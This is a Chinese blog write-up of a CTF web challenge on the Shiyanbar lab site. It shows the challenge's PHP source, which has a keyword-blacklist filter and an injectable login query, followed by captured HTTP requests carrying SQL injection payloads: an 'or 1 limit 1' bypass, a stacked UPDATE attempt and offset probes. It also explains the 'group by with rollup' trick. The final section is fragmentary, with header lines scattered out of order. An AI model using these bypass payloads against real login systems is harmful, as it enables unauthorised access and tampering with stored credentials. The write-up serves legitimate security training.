# 实验吧-因缺思汀的绕过 Writeup

原创

baynk 于 2019-08-16 01:51:50 发布 106 收藏

分类专栏： # 实验吧 Writeup 文章标签： 实验吧 SQL注入 PHP

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/u014029795/article/details/99618537

版权

实验吧 Writeup 专栏收录该内容

21 篇文章 0 订阅


订阅专栏

这篇过了几天才来写，原因是在第一次做的时候翻车了，去查的writeup才知道是什么回事，不过当时也只是大概看了下解法，不过最后没理解就先去学writeup相关的mysql关键字，今天再来挑战一次。

---

## 过程


- 地址：http://ctf5.shiyanbar.com/web/pcat/index.php
- 看到用户和密码后，随意填了两个，得到如下结果。



```
POST /web/pcat/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/pcat/index.php
X-Forwarded-For: 4.5.6.7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

uname=1&pwd=1
```


```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Fri, 16 Aug 2019 00:32:51 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.38
Content-Length: 15

一颗赛艇！
```

- 同时在响应信息中也没什么重要的信息，接着查看源代码。



```
<html>
  <head></head>
  <body>
    <form action="" method="post"></form>
    <br>
    <!--source: source.txt-->
    <br>
  </body>
</html>
```


- 发现有一个看似源代码的文件，直接访问看。



ctf5.shiyanbar.com/web/pcat/source.txt


```
if (!isset($_POST['uname']) || !isset($_POST['pwd'])) {
        echo '<form action="" method="post">'."<br/>";
        echo '<input name="uname" type="text"/>'."<br/>";
        echo '<input name="pwd" type="text"/>'."<br/>";
        echo '<input type="submit" />'."<br/>";
        echo '</form>'."<br/>";
        echo '<!--source: source.txt-->'."<br/>";
    die;
}

function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){
        $StrValue=implode($StrValue);
    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){
        print "水可载舟，亦可赛艇！";
        exit();
    }
}

$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
foreach($_POST as $key=>$value){
    AttackFilter($key,$value,$filter);
}

$con = mysql_connect("XXXXXX","XXXXXX","XXXXXX");
if (!$con){
        die('Could not connect: ' . mysql_error());
}
$db="XXXXXX";
mysql_select_db($db, $con);
$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
$query = mysql_query($sql);
if (mysql_num_rows($query) == 1) {
    $key = mysql_fetch_array($query);
    if($key['pwd'] == $_POST['pwd']) {
        print "CTF{XXXXXX}";
    }else{
        print "亦可赛艇！";
    }
}else{
        print "一颗赛艇！";
}
mysql_close($con);
?>
```

- 首先第一部分看waf源码，过滤了不少关键字，当检测出关键字后就会显示“水可载舟，亦可赛艇”。。。




```
function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){
        $StrValue=implode($StrValue);
    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){
        print "水可载舟，亦可赛艇！";
        exit();
    }
}

$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
foreach($_POST as $key=>$value){
    AttackFilter($key,$value,$filter);
}
```

- 接着再看执行的语句，`$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";`，这里只限制了uname。但是这里有两行限制，限制一，查询出来的记录只能有一行，如果不是一行的话，就会显示“一颗赛艇！”。如果是一行记录，但是提交的密码和查询的密码不一样，就会显示“亦可赛艇！”。。。



```
$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
$query = mysql_query($sql);
if (mysql_num_rows($query) == 1) {
    $key = mysql_fetch_array($query);
    if($key['pwd'] == $_POST['pwd']) {
        print "CTF{XXXXXX}";
    }else{
        print "亦可赛艇！";
    }
}else{
        print "一颗赛艇！";
}
```


- 在最开始提交的用户名和密码都是1，显示的结果是“一颗赛艇”，所以查询的记录肯定不只一条。




```
POST /web/pcat/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/pcat/index.php
X-Forwarded-For: 4.5.6.7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

uname=1&pwd=1
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Fri, 16 Aug 2019 00:32:51 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.38
Content-Length: 15

一颗赛艇！
```

- 所以这里想到了使用limit来限制记录条数，但是在过滤的关键字中“,”也被过滤了，然后直接写limit 1这就是只限制一条记录，所以最后就变成了“亦可赛艇”。






```
POST /web/pcat/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/pcat/index.php
X-Forwarded-For: 4.5.6.7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

uname=1' or 1 limit 1  #&pwd=1
```


```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Fri, 16 Aug 2019 01:19:(
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.38
Content-Length: 15

亦可赛艇!
```

- 现在是最后一部分了，密码问题，这根本不知道密码是多少，所以思路就变成了，要让数据表里面的密码变成我输入的密码就可以。然后我构造了以下语句，讲道理应该是可以的。



```
Content-Length: 43

uname=1' ;update interest set pwd=1 #&pwd=1
```

- 然后再尝试一遍之前的payload，结果令人失望。。。




```
POST /web/pcat/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/pcat/index.php
X-Forwarded-For: 4.5.6.7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

uname=1' or 1 limit 1#&pwd=1
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Fri, 16 Aug 2019 01:32:38 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.38
Content-Length: 15

亦可赛艇!
```

- 说明刚刚并没有修改成功，只能再想办法了，当然最后的这个姿势并不是我想出来的，而是之前看writeup时学到的，利用group by with rollup多产生一行数据，并且，group by以哪个字段进行分组，这个字段在最后一行数据中就会以Null为字段，所以我只要不提交密码就可以成功了，这里有一个关键点，就是由于只能显示一行数据，我们如何才能让group by产生的数据刚刚出现呢，那就只有一个方法，先猜一下原来的数据一共有多少行。。。
- 接下来利用了`LIMIT rows OFFSET offset`语法来进行探测，首先`uname=1' or 1 limit 1 offset 0#&pwd=1`显示的是有一行回显，继续`uname=1' or 1 limit 1 offset 1#&pwd=1`，仍然显示的还是有一行回显。

```
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/pcat/index.php
X-Forwarded-For: 4.5.6.7
```


```
X-Powered-By: PHP/5.5.38
Content-Length: 15
```



```
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

uname=1' or 1 limit 1 offset 1#&pwd=1
```

```
亦可赛艇！
```

